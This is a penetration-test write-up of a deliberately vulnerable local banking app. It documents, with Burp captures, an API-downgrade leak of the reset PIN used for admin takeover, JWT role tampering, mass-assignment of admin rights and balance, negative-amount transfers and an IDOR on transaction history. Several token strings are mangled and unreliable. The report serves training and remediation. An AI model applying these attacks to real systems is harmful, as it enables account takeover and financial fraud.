

Vuln-bank

I. Executive Summary

This brief assessment of the local `vuln-bank` application (<http://localhost:5000>) identified multiple high-impact issues: SQL injection, insecure password-reset behavior, JWT manipulation allowing privilege escalation, insecure registration parameters enabling arbitrary balances/roles, and authorization flaws (IDOR and transaction logic) that allow viewing/modifying other users' data. These issues enable account takeover, admin access, and financial tampering. Immediate fixes to the reset flow, token validation, input sanitization, and authorization checks are recommended.

II. Introduction

This assessment was performed against a local deployment of the deliberately-vulnerable vuln-bank application, which is intended for security testing and learning. The application was cloned and run locally using the project's Docker setup and exercised at <http://localhost:5000> to evaluate authentication, authorization, API, and business-logic controls. Testing focused on application-level attacks (SQL injection, password reset abuse, JWT tampering, mass-assignment, IDORs, and transaction logic) to validate real-world weaknesses present in the repository.

III. Methodology

- Deployed the application locally and configured Burp Suite.
- Mapped functionality (register, login, dashboard, forgot-password, admin panel, transactions).
- Tested authentication, password-reset flow, JWT handling, registration input, transaction endpoints, and API version differences.
- Confirmed issues via Burp replay and documented reproduction steps.

IV. Findings

After setting up docker and running the vuln-bank on `localhost:5000` The landing page have register and login option, tried few common username and password but no luck.



Then i created an account with username - "test1" and password - "pass"

The image shows a 'Create Account' form. It has a title 'Create Account' at the top. Below the title are two input fields: the first contains the text 'test1', and the second contains four dots, indicating a password field. Below these fields is a large blue button labeled 'Register'. At the bottom of the form, there is a link that says 'Already have an account? Login'.


Welcome Back

Login


[Don't have an account? Register](#)

[Forgot Password? Reset here](#)


After logging into the test1 account the dashboard had some functions like apply for loan, bill payment, virtual credit, etc. where I could possibly inject some payload.



Before that i need try exploit the login page, i tried a simple sql injection and it worked



The admin dashboard is same as the user dashboard but there is an additional admin panel with its own special functions



The other thing i noticed is the forgot password page, now having confirmed the admin username -"admin". I tried to login using the reset password function.

A screenshot of the 'Forgot Password' form. The title 'Forgot Password' is at the top. Below it is a text input field containing the username 'admin'. Under the input field is a large blue button labeled 'Request Reset PIN'. Below the button is a link labeled 'Back to Login'. At the bottom, it says 'API Version: v2'.

After sending request reset pin there was a reset password page which had 3 input field: username, reset pin and new password. inspecting that page i found that the variable names are "username", "reset_pin", "new_password" respectively. Tried to inject it using burpsuite but no success

```
Search HTML
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
  </head>
  <body>
    <div class="flex">
      <div class="container">
        <h1>Reset Password</h1>
        <div id="message"></div>
        <!--Vulnerability: No CSRF protection-->
        <!--Vulnerability: Weak PIN requirements-->
        <form id="resetPasswordForm">
          <input type="text" name="username" placeholder="Username" required="">
          <!--Vulnerability: Only 3-digit PIN-->
          <input type="text" name="reset_pin" placeholder="3-Digit Reset PIN" required="" pattern="[0-9]{3}">
          <!--Vulnerability: No password complexity requirements-->
          <input type="password" name="new_password" placeholder="New Password" required="">
          <button type="submit">Reset Password</button>
        </form>
        <div class="links">
          <a href="#"></a>
        </div>
        <!--Added version indicator-->
        <div class="version-indicator">API Version: v2</div>
      </div>
    </div>
    <script></script>
  </body>
</html>
```

While using burpsuite i noticed a post request is done when requesting for a reset pin so i repeated the post request but modified the POST /api/v2/forgot-password to POST /api/v1/forgot-password and it made all the difference, the pin[1] was displayed in plaintext

Request	Response
<pre>1 POST /api/v1/forgot-password HTTP/1.1 2 Host: localhost:5000 3 Content-Length: 20 4 sec-ch-ua-platform: "Linux" 5 Accept-Language: en-GB,en;q=0.9 6 sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8" 7 Content-Type: application/json 8 sec-ch-ua-mobile: ?0 9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36 10 Accept: */* 11 Origin: http://localhost:5000 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: http://localhost:5000/forgot-password 16 Accept-Encoding: gzip, deflate, br 17 Content-Type: application/json 18 19 { "username": "admin" }</pre>	<pre>1 HTTP/1.0 200 OK 2 Content-Type: application/json 3 Content-Length: 219 4 Access-Control-Allow-Origin: http://localhost:5000 5 Vary: Origin 6 Server: Werkzeug/2.0.1 Python/3.9.24 7 Date: Sun, 19 Oct 2025 01:39:47 GMT 8 9 { 10 "debug_info": { 11 "pin": "728", 12 "pin_length": 3, 13 "timestamp": "2025-10-19 01:39:47.485184", 14 "username": "admin" 15 }, 16 "message": "Reset PIN has been sent to your email.", 17 "status": "success" 18 } 19</pre>

The reset password was done and successfully reseted the admin password to - "pass"

Reset Password

Reset Password

[Back to Login](#)

API Version: v2

Then i tried JWT token manipulation to gain admin access

Host	Method	URL	Params	Status code	Length	MIME type	Title	Notes
http://localhost:5000	GET	/transactions/7030219622		200	541	JSON		
http://localhost:5000	GET	/api/bill-categories		200	674	JSON		
http://localhost:5000	GET	/api/virtual-cards		200	556	JSON		
http://localhost:5000	GET	/api/bill-payments/history		200	223	JSON		
http://localhost:5000	GET	/static/dashboard.js		304	213	script		
http://localhost:5000	GET	/static/style.css		304	210			
http://localhost:5000	GET	/dashboard		200	20529	HTML	Dashboard - Vulnerable Bank	
http://localhost:5000	GET	/static/auth.css		304				

[illegible]

I first copied the token and debugged the token using an online JWT debugger

Token

```
1 eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozLCJlc2VybmFtZSI6InRlc3QxIiwiaXNfYWRTaw4iOmZhbHNlLCJpYXQiOjE3NjA4NDAnR9
.WNrIzw0LEP2t5ETPh4GbCuPUftxL9UazE4Q0cY4CHLU
```

Paste a JSON web token into the text area above

Header

```
1 {
2   "typ": "JWT",
3   "alg": "HS256"
4 }
```

Payload

```
1 {
2   "user_id": 3,
3   "username": "test1",
4   "is_admin": false,
5   "iat": 1760840164
6 }
```

I then turned the is_admin: false to true. Which generate a new JWT token

Token

```
1 eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozLCJlc2VybmFtZSI6InRlc3QxIiwiaXNfYWRTaw4iOmZhbHNlLCJpYXQiOjE3NjA4NDAnR9.
.WNrIzw0LEP2t5ETPh4GbCuPUftxL9UazE4Q0cY4CHLU
```

Paste a JSON web token into the text area above

Header

```
1 {
2   "typ": "JWT",
3   "alg": "HS256"
4 }
```

Payload

```
1 {
2   "user_id": 3,
3   "username": "test1",
4   "is_admin": true,
5   "iat": 1760840164
6 }
```

I used the new JWT Token and repeated the request in burpsuite with new modified JWT Token.

Request

```
1 GET /dashboard HTTP/1.1
2 Host: localhost:5000
3 sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Accept-Language: en-GB,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost:5000/login
15 Accept-Encoding: gzip, deflate, br
16 Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsInR5cCI6IkpzZW50b3R0IiwiaXNjaXNpYm9tZW50IjOnRydwUStmldhCjEhMTc2NDg0MDE2NDQ0LWwvLnZwOLEP2tSETPh4GbcUPuFtxL9UazE400CY4CHLU
17
18
19
```

Response

```
38 </span>
39 Loans
40 <a href="#transactions" class="nav-link onclick="setActiveLink(this)">
41 <span class="nav-link-icon">
42 </span>
43 Transaction History
44 <a href="#virtual-cards" class="nav-link onclick="setActiveLink(this)">
45 <span class="nav-link-icon">
46 </span>
47 Virtual Cards
48 <a href="#bill-payments" class="nav-link onclick="setActiveLink(this)">
49 <span class="nav-link-icon">
50 </span>
51 Bill Payments
52 </a>
53 <a href="/sup3r_s3cr3t_admin" class="nav-link">
54 <span class="nav-link-icon">
55 </span>
56 Admin Panel
57 </a>
58 <a href="#" onclick="logout()" class="nav-link">
59 <span class="nav-link-icon">
60 </span>
61 Logout
62 </a>
63 </div>
64
65 <!-- Main content area -->
66 <div class="main-content">
67 <!-- Greeting section with balance card -->
68 <div class="greeting-section">
69 <div class="greeting-text">
70 <!-- Vulnerability: XSS possible in username -->
71 <h1>
72 Welcome back, test1
73 </h1>
74 </div>
75
```

By modifying the JWT token i was able to gain admin access

Request

```
1 GET /sup3r_s3cr3t_admin HTTP/1.1
2 Host: localhost:5000
3 sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Accept-Language: en-GB,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsInR5cCI6IkpzZW50b3R0IiwiaXNjaXNpYm9tZW50IjOnRydwUStmldhCjEhMTc2NDg0MDE2NDQ0LWwvLnZwOLEP2tSETPh4GbcUPuFtxL9UazE400CY4CHLU
16
17
18
19
20
```

Response

Admin Control Panel


System Administrator

User Management

ID	Username	Account Number	Balance	Admin	Actions
5	test2	7859005708	\$1100.00	False	Delete
3	test1	7030219622	\$900.00	False	Delete
1	admin	ADMIN001	\$1000000.00	True	Delete

I then found that when you register a new account there goes a post request to /register. By modifying the post request we can set any balance to our account I tried with username-test4, password-pass, is_admin-true, balance-1000000.

Request	
<pre> Pretty Raw Hex 1 POST /register HTTP/1.1 2 Host: localhost:5000 3 Content-Length: 85 4 sec-ch-ua-platform: "Linux" 5 Accept-Language: en-GB,en;q=0.9 6 sec-ch-ua: "Chromium";v="141","NotA_Brand";v="8" 7 Content-Type: application/json 8 sec-ch-ua-mobile: ?0 9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36 10 Accept: */* 11 Origin: http://localhost:5000 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: http://localhost:5000/register 16 Accept-Encoding: gzip, deflate, br 17 Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsInR5cCI6IHYwZjkiLCJpcyJlbnRlCjpwYXN0eSB9.RS..OSvksSVml7k1k29FC6PmoYHeOa7IXEaR0ip2BiDOQ </pre>	
Response	
<pre> Pretty Raw Hex Render 1 HTTP/1.0 200 OK 2 Content-Type: application/json 3 Content-Length: 694 4 <debug-info:{"user_id":7,"username":"test4","account_number":"7510016916","balance":1000000,"is_admin":true,"registration_time":"2025-10-19 07:50:17.279840","server_info":"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36","raw_data":{"username":"test4","password":"pass","is_admin":true,"balance":1000000},"fields_registered":["username","password","account_number","is_admin","balance"]}> 5 X-User-Info: id=7,admin=true,balance=1000000.00 6 Access-Control-Allow-Origin: http://localhost:5000 7 Vary: Origin 8 Server: Werkzeug/2.0.1 Python/3.9.24 9 Date: Sun, 19 Oct 2025 07:50:17 GMT 10 11 { 12 "debug_data":{ 13 "account_number":"7510016916", 14 "balance":1000000, 15 "fields_registered":[16 "username", 17 "password", 18 "account_number", 19 "is_admin", 20 "balance" 21], 22 "is_admin":true, 23 "raw_data":{ 24 "balance":1000000, 25 "is_admin":true, 26 "password":"pass", 27 "username":"test4" 28 }, 29 "registration_time":"2025-10-19 07:50:17.279840", 30 "server_info": 31 "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36", 32 "user_id":7, 33 "username":"test4" 34 }, 35 "message":"Registration successful! Proceed to login", 36 "status":"success" 37 } </pre>	



```

(midax@kali)-[~]
$ nmap -sC -sV -p- localhost
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-19 13:30 IST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000030s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 65528 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Werkzeug httpd 2.0.1 (Python 3.9.24)
|_http-title: Vulnerable Bank
|_http-server-header: Werkzeug/2.0.1 Python/3.9.24
5000/tcp  open  http         Werkzeug httpd 2.0.1 (Python 3.9.24)
|_http-title: Vulnerable Bank
|_http-server-header: Werkzeug/2.0.1 Python/3.9.24
5432/tcp  open  postgresql   PostgreSQL DB 14.7 - 14.9
8080/tcp  open  http-proxy
|_http-title: Burp Suite Community Edition
|_http-open-proxy: Potentially OPEN proxy.
|_Methods supported: GET HEAD CONNECTION
|_fingerprint-strings:
|_  GetRequest, HTTPOptions:
|_    HTTP/1.1 200 OK
|_    Connection: close
|_    Cache-control: no-cache, no-store
|_    Pragma: no-cache
|_    X-Frame-Options: DENY
|_    Content-Type: text/html; charset=utf-8
|_    X-Content-Type-Options: nosniff
|_    <html><head><title>Burp Suite Community Edition</title>
|_    <style type="text/css">
|_    body { background: #dedede; font-family: Arial, sans-serif; color: #404042; -webkit-font-smoothing: antialiased; }
|_    #container { padding: 0 15px; margin: 10px auto; background-color: #ffffff; }
|_    word-wrap: break-word; }
|_    a:link, a:visited { color: #e06228; text-decoration: none; }
|_    a:hover, a:active { color: #404042; text-decoration: underline; }
|_    font-size: 1.6em; line-height: 1.2em; font-weight: normal; color: #404042; }
|_    font-size: 1.3em; line-height: 1.2em; padding: 0; margin: 0.8em 0 0.3em 0; font-weight: normal; color: #404042;}
|_    .title, .navbar { color: #ffffff; background: #e06228; padding: 10px 15px;
34905/tcp open unknown

```

And while transferring money i found that that

Money Transfer

Recipient Account Number

7030219622

Amount

1000

Description (optional)

enjoy

Send Money

Request		Response	
Pretty	Raw Hex	Pretty	Raw Hex Render
<pre> 1 GET /transactions/7510016916 HTTP/1.1 2 Host: localhost:5000 3 sec-ch-ua-platform: "Linux" 4 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo3LCJ1c2VybmFtZSI6InRlc3Q0Iiwia XNfYWRTaW4iOnRydWUsImh0dCI6MTc2MDg2MDI5Mn0.5LvZQJufunEEbmTHLTmRm6auQEyQ0hqdp7ui39 hgYo 5 Accept-Language: en-GB,en;q=0.9 6 sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8" 7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36 8 sec-ch-ua-mobile: ?0 9 Accept: */* 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: cors 12 Sec-Fetch-Dest: empty 13 Referer: http://localhost:5000/dashboard 14 Accept-Encoding: gzip, deflate, br 15 Cookie: token= eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo3LCJ1c2VybmFtZSI6InRlc3Q0Iiwia XNfYWRTaW4iOnRydWUsImh0dCI6MTc2MDg2MDI5Mn0.5LvZQJufunEEbmTHLTmRm6auQEyQ0hqdp7ui39 hgYo 16 Connection: keep-alive 17 18 </pre>		<pre> 1 HTTP/1.0 200 OK 2 Content-Type: application/json 3 Content-Length: 366 4 Access-Control-Allow-Origin: * 5 Server: Werkzeug/2.0.1 Python/3.9.24 6 Date: Sun, 19 Oct 2025 09:13:36 GMT 7 8 { 9 "account_number": "7510016916", 10 "server_time": "2025-10-19 09:13:36.706886", 11 "status": "success", 12 "transactions": [13 { 14 "amount": 1000.0, 15 "description": "enjoy", 16 "from_account": "7510016916", 17 "id": 2, 18 "timestamp": "2025-10-19 09:13:36.681216", 19 "to_account": "7030219622", 20 "type": "transfer" 21 } 22] 23 } 24 </pre>	

even sending negative money is possible which will increase your balance

Money Transfer

Recipient Account Number

7030219622

Amount

-1000

Description (optional)

asd

Send Money

Request		Response	
Pretty	Raw Hex	Pretty	Raw Hex Render
<pre> 1 GET /transactions/7510016916 HTTP/1.1 2 Host: localhost:5000 3 sec-ch-ua-platform: "Linux" 4 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo3LCJ1c2VybmFtZSI6InRlc3Q0Iiwia XNfYWRTaW4iOnRydWUsImh0dCI6MTc2MDg2MDI5Mn0.5LvZQJufunEEbmTHLTmRm6auQEyQ0hqdp7ui39 hgYo 5 Accept-Language: en-GB,en;q=0.9 6 sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8" 7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36 8 sec-ch-ua-mobile: ?0 9 Accept: */* 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: cors 12 Sec-Fetch-Dest: empty 13 Referer: http://localhost:5000/dashboard 14 Accept-Encoding: gzip, deflate, br 15 Cookie: token= eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo3LCJ1c2VybmFtZSI6InRlc3Q0Iiwia XNfYWRTaW4iOnRydWUsImh0dCI6MTc2MDg2MDI5Mn0.5LvZQJufunEEbmTHLTmRm6auQEyQ0hqdp7ui39 hgYo 16 Connection: keep-alive 17 18 </pre>		<pre> 8 { 9 "account_number": "7510016916", 10 "server_time": "2025-10-19 09:18:29.084060", 11 "status": "success", 12 "transactions": [13 { 14 "amount": -1000.0, 15 "description": "asd", 16 "from_account": "7510016916", 17 "id": 4, 18 "timestamp": "2025-10-19 09:18:29.061610", 19 "to_account": "7030219622", 20 "type": "transfer" 21 }, 22 { 23 "amount": -1000.0, 24 "description": "qwerty", 25 "from_account": "7510016916", 26 "id": 3, 27 "timestamp": "2025-10-19 09:17:27.581343", 28 "to_account": "7030219622", 29 "type": "transfer" 30 }, 31 { 32 "amount": 1000.0, 33 "description": "enjoy", 34 "from_account": "7510016916", 35 "id": 2, 36 "timestamp": "2025-10-19 09:13:36.681216", 37 "to_account": "7030219622", 38 "type": "transfer" 39 } 40] 41 } </pre>	

While it is just a get request as GET /transactions/<account-num>
By changing the account number we can view all the transaction of other users

```
Request
Pretty Raw Hex
1 GET /transactions/7030219622 HTTP/1.1
2 Host: localhost:5000
3 sec-ch-ua-platform: "Linux"
4 Authorization: Bearer
  eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjE9SLCJlc2VybWZlZSI6InRlc3Q0IiwiaXNfYW9RZm9uUyI6Imh0dCI6MTc2MDg2MDI5Mm0uSlVzOjUfUnEbnTHLTnR6GauOEy00hqdOP7uI39hgYo
5 Accept-Language: en-GB,en;q=0.9
6 sec-ch-ua: "Chrome";v="141", "Not?A Brand";v="8"
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
8 sec-ch-ua-mobile: ?0
9 Accept: */*
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://localhost:5000/dashboard
14 Accept-Encoding: gzip, deflate, br
15 Cookie: token=
  eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjE9SLCJlc2VybWZlZSI6InRlc3Q0IiwiaXNfYW9RZm9uUyI6Imh0dCI6MTc2MDg2MDI5Mm0uSlVzOjUfUnEbnTHLTnR6GauOEy00hqdOP7uI39hgYo
16 Connection: keep-alive
17
18

Response
Pretty Raw Hex Render
1 HTTP/1.0 200 OK
2 Content-Type: application/json
3 Content-Length: 1294
4 Access-Control-Allow-Origin: *
5 Server: Werkzeug/2.0.1 Python/3.9.24
6 Date: Sun, 19 Oct 2025 09:37:29 GMT
7
8 {
9   "account_number": "7030219622",
10  "server_time": "2025-10-19 09:37:29.103485",
11  "status": "success",
12  "transactions": [
13    {
14      "amount": -1000.0,
15      "description": "kl",
16      "from_account": "7510016916",
17      "id": 5,
18      "timestamp": "2025-10-19 09:19:19.677570",
19      "to_account": "7030219622",
20      "type": "transfer"
21    },
22    {
23      "amount": -1000.0,
24      "description": "asd",
25      "from_account": "7510016916",
26      "id": 4,
27      "timestamp": "2025-10-19 09:18:29.061610",
28      "to_account": "7030219622",
29      "type": "transfer"
30    },
31    {
32      "amount": -1000.0,
33      "description": "query",
34      "from_account": "7510016916",
35      "id": 3,
36      "timestamp": "2025-10-19 09:17:27.581343",
37      "to_account": "7030219622",
38      "type": "transfer"
39    },
40    {
41      "amount": 1000.0,
42      "description": "enjoy",
43      "from_account": "7510016916",
44      "id": 2,
45      "timestamp": "2025-10-19 09:13:36.681216",
46      "to_account": "7030219622",
47      "type": "transfer"
48    }
49  ]
50 }
```

VI. Conclusion

The application has critical flaws across authentication, authorization, input validation, and business logic that allow privilege escalation, balance manipulation, and data exposure. Recommended short-term actions: secure the password reset flow, validate and verify JWTs server-side, enforce server-side role and transaction checks, disallow client-controlled admin/balance fields, and fix SQL injection via parameterized queries.

IX. Contact Information

For any further information or clarification regarding these findings, please contact:

Name: Nandakumar K.S
Email: nandu682015@gmail.com
Mulean: nandakumark.s@mulearn

Date of Report: 19th Oct 2025